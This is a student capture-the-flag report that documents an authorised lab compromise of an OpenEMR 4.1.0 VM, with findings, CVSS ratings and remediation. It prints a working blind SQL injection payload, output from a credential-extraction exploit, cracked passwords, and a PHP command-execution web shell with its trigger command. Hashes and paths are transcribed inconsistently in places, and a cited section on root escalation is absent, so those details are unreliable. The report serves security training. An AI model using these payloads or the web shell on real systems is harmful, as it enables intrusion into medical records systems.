

Offensive Security Operations II · CIP-A105 · CTF 2

OPERATION BLACK FORGE

Technical Assessment Report, Risk Register & Operator Activity Log

Field	Value
Student Name	Abubakar Mahmood Muhammad
Registration Number	C11/26/EHIT/17332
Institution	ICDFA Nigeria
Course	Offensive Security Operations II
Assessment	CTF 2 – Competency Exam
Target Designation	OPFOR-02 (Healthcare) — 192.168.72.131
Attacker Host	Kali Linux — 192.168.72.129
Assessment Window	14–20 Sep 2026 WAT
Operation Date	17 September 2026
Submission Date	19 September 2026

1. Executive Summary

An authorised black-box offensive-security assessment of the Academy-issued OPFOR-02 virtual appliance ("Healthcare") was conducted on 17 September 2026 within an isolated Host-Only laboratory segment. The engagement identified a multi-stage attack chain that progressed from unauthenticated network reconnaissance to full application-administrator compromise of a live Electronic Medical Records (EMR) system, culminating in remote operating-system-level code execution via a web shell placed through a legitimate administrator function.

The most significant finding is a pre-authentication blind SQL injection vulnerability in OpenEMR v4.1.0 (`validateUser.php`) that allowed unauthenticated extraction of all application user credentials without requiring a single valid login attempt. The cracked credentials gave administrator access to the OpenEMR application, a fully embedded phpMyAdmin database console, and ultimately the ability to write arbitrary PHP files to web-accessible directories — achieving remote code execution at the web-server process level.

Post-exploitation activity subsequently escalated privileges beyond the web-server process account to full root access on the underlying host (see §7.5) — a materially more severe outcome than the apache-user RCE originally scoped, and one that should be treated as the report's most critical finding alongside F-01.

Supporting weaknesses include version-disclosing service banners, an unprotected installer script, directory information leakage via `robots.txt`, and trivially guessable passwords stored as unsalted SHA1 hashes.

2. Scope & Rules of Engagement

2.1 Authorised Scope

- Authorised target: OPFOR-02 / Healthcare VM (192.168.72.131) — Academy-issued only
- Authorised attacker: Kali Linux (192.168.72.129)
- Network segment: Isolated VMware Host-Only (192.168.72.0/24) — no bridged or internet exposure
- Assessment window: 14 Sep 2026 00:00 WAT – 20 Sep 2026 23:59 WAT

2.2 Key Constraints Observed

- No denial-of-service or uncontrolled fuzzing — FTP manual tests were halted immediately upon observing a 421 rate-limit response
- No unnecessary collection of patient or personal data from the EMR database
- Persistence limited to a single PHP webshell; removal performed before image restoration
- No external systems, public repositories, or third-party walkthrough content were used
- The clean baseline snapshot CIP-A105-CTF2-CLEAN-BASELINE was created before testing commenced

3. Laboratory Architecture & Methodology

3.1 Network Architecture

Role	OS / Platform	IP Address	Notes
Attacker	Kali Linux (x86_64)	192.168.72.129	VMware Host-Only eth0
Target (OPFOR-02)	PCLinuxOS 2011	192.168.72.131	Healthcare VM, DHCP-assigned
VMware Gateway	VMware virtual adapter	192.168.72.1	Not in scope
VMware DHCP	VMware virtual service	192.168.72.254	Not in scope

3.2 Methodology

The assessment followed a seven-phase execution concept: preparation, network/service discovery, application enumeration, exploit-chain development, initial access, post-exploitation, and remediation analysis. Each phase was completed before advancing; abandoned hypotheses were logged with technical rationale before moving on.

Tools used: arp-scan, nmap, gobuster, nikto, curl, ftp, searchsploit, python3 (exploit-db 49742), john, netcat, Firefox with developer tools, phpMyAdmin (target-embedded).

4. Attack-Surface Summary

4.1 Network Services Discovered

Port	Service	Version / Banner	Priority
21/tcp	FTP	ProFTPD 1.3.3d (Default Installation)	High
80/tcp	HTTP	Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)	High

4.2 Web Application Attack Surface

Path	Status	Significance
/	200	"Coming Soon 2" placeholder — decoy landing page
/robots.txt	200	8 disallowed entries — leaks sensitive path names
/openemr/	200→302	OpenEMR v4.1.0 EMR system — primary attack surface
/openemr/setup.php	200	Installer accessible post-deployment — leaks web root path
/gitweb/	403	Git web interface present but access-controlled
/vendor/	403	PHP Composer vendor directory — access-controlled
/phpMyAdmin	403	Reference path (actual instance embedded in OpenEMR admin panel)
/cgi-bin/test.cgi	200	Nikto flagged Shellshock; manually disproved (Appendix B)

5. Confirmed Findings & Risk Ratings

F-01 Pre-Authentication Blind SQL Injection — OpenEMR validateUser.php

CRITICAL · CVSSv3 9.8

OpenEMR v4.1.0 — /openemr/interface/login/validateUser.php (port 80)

The u GET parameter passed to validateUser.php is incorporated into a MySQL query without sanitisation. The endpoint is called during the login process before any session is established. Time-based blind injection is confirmed via a sleep(3) payload that induced ~6-second response delays.

```
time curl -s "http://192.168.72.131/openemr/interface/login/validateUser.php?u=admin%2b(SELECT+sleep(3))%2b"
# Result: real 6.07s (baseline ~0.01s) — injection confirmed
```

Extracted: admin:3863efef9ee2bfbfc51ecdca359c6302bed1389e8
medical:ab24aed5a7c4ad45615cd7e0da816eea39e4895d

Business Impact:

Complete, unauthenticated extraction of all EMR user credentials — exposing privileged access to patient records, billing data, and clinical information without any prior access.

Remediation:

Replace the dynamic query with a parameterised PDO/MySQLi prepared statement. Apply input validation as defence-in-depth. Upgrade OpenEMR to a supported version.

```
(kali@kali)-[~/openmr_exploit]
$ sed -i 's#http://192.168.56.106/openmr/interface/login/validateUser.php?u=#http://192.168.72.131/openmr/interface/login/validateUser.php?u=#' 49742.py

(kali@kali)-[~/openmr_exploit]
$ grep "^url" 49742.py
url = "http://192.168.72.131/openmr/interface/login/validateUser.php?u="

(kali@kali)-[~/openmr_exploit]
$ time curl -s "http://192.168.72.131/openmr/interface/login/validateUser.php?u=admin'%2b(SELECT+sleep(3))%2b'"
1
real    6.07s
user    0.02s
sys     0.02s
cpu     0%
```

(kali@kali)-[~/openmr_exploit]
\$ cd ~/openmr_exploit
python3 49742.py
/home/kali/openmr_exploit/49742.py:17: SyntaxWarning: invalid escape sequence '_
/_ _ _ _ _ / _ / _ _ / // / < // _ _\n

openmr exploit 49742

anna soul exploit by @ikuamike

```
[+] Finding number of users...  
[+] Found number of users: 2  
[+] Extracting username and password hash...  
admin:3863efef9ee2bfbc51ecdca359c6302bed1389e8  
medical:ab24aed5a7c4ad45615cd7e0da816eea39e4895d
```

(kali@kali)-[~/openmr_exploit]
\$ █

49742.py retargeted to 192.168.72.131; sleep(3) timing test (real 6.07s); extracted hashes

F-02 Admin File Editor Permits Arbitrary PHP Webshell Deployment

CRITICAL · CVSSv3 9.1

OpenEMR Admin Panel — Administration → Files → /var/www/html/openemr/sites/default/

The admin panel exposes a file-editor that lists and allows modification of all files within sites/default/, a web-reachable directory. An authenticated administrator can inject arbitrary PHP code into an editable file. When requested via HTTP, Apache executes the code, achieving OS-level RCE.


```
<?php if(isset($_GET['cmd'])){system($_GET['cmd']);} ?>
# Written to: sites/default/custom_pdf.php
# Triggered: curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=id'
# Result: uid=479(apache) gid=416(apache) groups=416(apache)
```

Business Impact:


Full OS-level command execution in the web-server process context. As documented in §7.5, this foothold was further escalated to full root access.

Remediation:


Remove the file-editor feature entirely or restrict it behind a secondary authentication factor. Ensure sites/default/ cannot contain executable PHP (php_admin_flag engine Off).



SCR_28 — Admin → Files editable-files listing



SCR_29 — PHP webshell payload written to custom_pdf.php



SCR_30 — curl cmd=id → uid=479(apache): RCE confirmed

F-03 Weak / Dictionary-Guessable Application Passwords (Unsalted SHA1)

HIGH · CVSSv3 8.8

OpenEMR user accounts — admin, medical

Both extracted SHA1 password hashes were cracked by John the Ripper against rockyou.txt in under one second each, with no rule-based mutations required.

```
admin : 3863efef9ee2bfbec51ecdca359c6302bed1389e8 → ackbar
medical : ab24aed5a7c4ad45615cd7e0da816eea39e4895d → medical
```

Business Impact:

Passwords stored as unsalted SHA1 (cryptographically broken for password storage); dictionary attacks are trivially fast.

Remediation:

Enforce a 12+ character, mixed-complexity password policy. Migrate storage to bcrypt, scrypt, or Argon2 with a unique per-user salt. Reset all existing credentials.

F-04 Embedded phpMyAdmin Console Exposed via Admin Panel

HIGH · CVSSv3 7.2

phpMyAdmin 2.11.10 embedded in OpenEMR (Administration → Database)

A full phpMyAdmin 2.11.10 instance is embedded within the OpenEMR admin panel, granting complete read/write access to the openemr database (141 tables). `@@secure_file_priv = NULL` prevents file-write exploitation but not read/write against application data.


```
SELECT current_user(), @@secure_file_priv, @@version;
# openemr@localhost | NULL | 5.1.55
```

Business Impact:


Complete read/write access to patient records, billing data, and clinical notes for any compromised admin session.

Remediation:

Remove the embedded phpMyAdmin instance. If DB administration is required, restrict to localhost with separate authentication.



SCR_23 — Embedded phpMyAdmin 2.11.10 console (openemr DB, 141 tables)



SCR_24 — SELECT current_user(), @@secure_file_priv, @@version

F-05 OpenEMR Installer (setup.php) Accessible Post-Deployment

MEDIUM · CVSSv3 5.3

<http://192.168.72.131/openemr/setup.php>

The setup wizard is reachable by any unauthenticated user. The page discloses the absolute server path, which was leveraged during exploit development.


```
curl -s http://192.168.72.131/openemr/setup.php
# "OpenEMR has already been installed... edit /var/www/html/openemr/...sqlconf.php"
```

Business Impact:

Absolute path disclosure aids further exploit development; in unpatched installs the installer could reconfigure or reset the application.

Remediation:

Delete or rename setup.php after deployment. Add an Apache Location block returning 403.



SCR_14 — setup.php reachable, leaking absolute web-root path

F-06 Sensitive Path Disclosure via robots.txt

MEDIUM · CVSSv3 5.3

<http://192.168.72.131/robots.txt>

robots.txt contains eight disallowed entries including /admin/ and the unusually descriptive /all_our_e_mails/, providing the initial directory vocabulary used to find the application.

Business Impact:

Aided reconnaissance by revealing sensitive directory names.

Remediation:

Use a minimal robots.txt that does not enumerate sensitive path names.

F-07 Verbose Version Disclosure — Apache, PHP, ProFTPD

LOW · CVSSv3 5.3

Port 80 (HTTP headers), Port 21 (FTP banner)

HTTP responses disclose Apache/2.2.17 and X-Powered-By: PHP/5.3.3. FTP banner discloses ProFTPD 1.3.3d "Default Installation", directly facilitating CVE research.

Business Impact:

Precise version fingerprinting accelerates exploit selection.

Remediation:

Set ServerTokens Prod, ServerSignature Off, expose_php = Off, ServerIdent off.

```
(kali㉿kali)-[~]
$ sudo nmap -sV -sC -p21,80 -oN service_scan.txt 192.168.72.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-17 01:11 EDT
Nmap scan report for 192.168.72.131
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3d
80/tcp    open  http     Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
|_http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
|_http-title: Coming Soon 2
|_http-robots.txt: 8 disallowed entries
|_/manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
|_/all_our_e-mail_addresses /admin/ /
MAC Address: 00:0C:29:DC:49:4F (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.43 seconds
```

nmap -sV -sC service scan — ProFTPD 1.3.3d, Apache/2.2.17, robots.txt entries

F-08 Missing HTTP Security Headers

LOW · CVSSv3 4.3

Port 80 — all HTTP responses

Responses lack X-Frame-Options, X-Content-Type-Options, Content-Security-Policy, and Strict-Transport-Security headers.

Business Impact:

Increases risk of clickjacking, MIME-confusion, and XSS impact.

Remediation:

Add missing headers via Apache Header always set directives.

F-09 FTP Service Exposed with Rate-Limiting Active (Positive Control)

INFORMATIONAL

Port 21 — ProFTPD 1.3.3d


Anonymous login is disabled. After a small number of failed attempts the server returned 421 Service not available, indicating rate-limiting. Testing was halted immediately per ROE.

Business Impact:

Positive control — limits brute-force viability.

Remediation:

If FTP is not required, disable it. If required, enforce key-based SFTP and retain rate-limiting.




```
(kali㉿kali)-[~]
$ ftp 192.168.72.131
# try: anonymous / anonymous@ or blank password
Connected to 192.168.72.131.
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.72.131]
Name (192.168.72.131:kali): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

SCR_05 — Anonymous FTP login attempt returning 530 Login incorrect

6. Initial-Access Narrative

6.1 Reconnaissance and Surface Mapping

Host discovery via arp-scan --localnet identified three hosts on the 192.168.72.0/24 segment: the VMware gateway (.1), attacker (.129), and 192.168.72.131 (MAC vendor: VMware, Inc.), confirmed as OPFOR-02. A ping confirmed TTL=64, consistent with a Linux target.



```
kali㉿kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:02:04:86 brd ff:ff:ff:ff:ff:ff
    inet 192.168.72.129/24 brd 192.168.72.255 scope global dynamic noprefixroute eth0
        valid_lft 1619sec preferred_lft 1619sec
    inet6 fe80::1ea9:fe2d:341:3ad6/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether d6:12:ee:bf:84:a6 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$
```

SCR_01 — ip a: Kali interface identity (eth0 192.168.72.129/24)

```
(kali㉿kali)-[~]
$ sudo arp-scan --interface=eth0 --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:02:04:86, IPv4: 192.168.72.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.72.1    00:50:56:c0:00:01    (Unknown)
192.168.72.131 00:0c:29:dc:49:4f    (Unknown)
192.168.72.254 00:50:56:e6:14:e2    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.911 seconds (133.96 hosts/sec). 3 respon
ded
```

SCR_02 — arp-scan: three hosts identified on 192.168.72.0/24

```
(kali㉿kali)-[~]
$ ping -c 3 192.168.72.131
PING 192.168.72.131 (192.168.72.131) 56(84) bytes of data.
64 bytes from 192.168.72.131: icmp_seq=1 ttl=64 time=4.64 ms
64 bytes from 192.168.72.131: icmp_seq=2 ttl=64 time=0.999 ms
64 bytes from 192.168.72.131: icmp_seq=3 ttl=64 time=2.22 ms

— 192.168.72.131 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.999/2.618/4.641/1.513 ms

(kali㉿kali)-[~]
$
```

SCR_03 — ping -c 3 192.168.72.131 (TTL=64, 3/3 received)

A full 65,535-port TCP SYN scan returned only two open ports: 21/FTP and 80/HTTP. A targeted service/script scan confirmed ProFTPD 1.3.3d and Apache/2.2.17.

```
(kali㉿kali)-[~]
$ sudo nmap -p- -sS -T4 --min-rate 1000 -oN full_tcp_scan.txt 192.168.72.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-17 01:09 EDT
Nmap scan report for 192.168.72.131
Host is up (0.0013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 00:0C:29:DC:49:4F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 25.11 seconds
```

nmap -p- -sS full TCP scan — ports 21/FTP and 80/HTTP open

```
(kali@kali)-[~]
$ sudo nmap -sV -sC -p21,80 -oN service_scan.txt 192.168.72.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-17 01:11 EDT
Nmap scan report for 192.168.72.131
Host is up (0.0010s latency).


PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3d
80/tcp    open  http     Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
|_http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
|_http-title: Coming Soon 2
|_http-robots.txt: 8 disallowed entries
| /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
|_all_our_e-mail_addresses /admin/ /
MAC Address: 00:0C:29:DC:49:4F (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.43 seconds
```

nmap -sV -sC service scan — ProFTPD 1.3.3d, Apache/2.2.17, robots.txt entries

6.2 Web Application Enumeration

robots.txt disclosed eight disallowed paths. Gobuster enumeration across two wordlists confirmed the robots.txt paths and additionally found /gitweb/ (403), /vendor/ (403), and /phpMyAdmin (403).



Site root (/) — "Coming Soon 2" decoy landing page

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.72.131/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html -o gobuster_root.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.72.131/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: txt,html,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htaccess.php (Status: 403) [Size: 1000]
/.htaccess.txt (Status: 403) [Size: 1000]
/.htaccess.html (Status: 403) [Size: 1000]
/.htpasswd (Status: 403) [Size: 1000]
/.htpasswd.php (Status: 403) [Size: 1000]
/.htpasswd.html (Status: 403) [Size: 1000]
/.hta.php (Status: 403) [Size: 1000]
/.hta.html (Status: 403) [Size: 1000]
/.hta (Status: 403) [Size: 1000]
/.hta.txt (Status: 403) [Size: 1000]
/.htaccess (Status: 403) [Size: 1000]
/.htpasswd.txt (Status: 403) [Size: 1000]
/admin.cgi.txt (Status: 403) [Size: 1000]
```

SCR_07 — gobuster (common.txt) directory enumeration, run 1

```

/.htpasswd.txt (Status: 403) [Size: 1000]
/admin.cgi.txt (Status: 403) [Size: 1000]
/admin.cgi (Status: 403) [Size: 1000]
/admin.cgi.php (Status: 403) [Size: 1000]
/admin.cgi.html (Status: 403) [Size: 1000]
/AT-admin.cgi.php (Status: 403) [Size: 1000]
/AT-admin.cgi.txt (Status: 403) [Size: 1000]
/AT-admin.cgi.html (Status: 403) [Size: 1000]
/AT-admin.cgi (Status: 403) [Size: 1000]
/cachemgr.cgi.txt (Status: 403) [Size: 1000]
/cachemgr.cgi.html (Status: 403) [Size: 1000]
/cachemgr.cgi (Status: 403) [Size: 1000]
/cachemgr.cgi.php (Status: 403) [Size: 1000]
/cgi-bin/ (Status: 403) [Size: 1014]
/cgi-bin/.html (Status: 403) [Size: 1000]
/css (Status: 301) [Size: 341] [→ http://192.168.72.131/css/]
/favicon.ico (Status: 200) [Size: 1406]
/fonts (Status: 301) [Size: 343] [→ http://192.168.72.131/fonts/]
/gitweb (Status: 301) [Size: 344] [→ http://192.168.72.131/gitweb/]
/images (Status: 301) [Size: 344] [→ http://192.168.72.131/images/]
/index (Status: 200) [Size: 5031]
/index.html (Status: 200) [Size: 5031]
/index.html (Status: 200) [Size: 5031]
/js (Status: 301) [Size: 340] [→ http://192.168.72.131/js/]
/phpMyAdmin (Status: 403) [Size: 59]
/robots (Status: 200) [Size: 620]
/robots.txt (Status: 200) [Size: 620]
/robots.txt (Status: 200) [Size: 620]
/server-info (Status: 403) [Size: 1000]
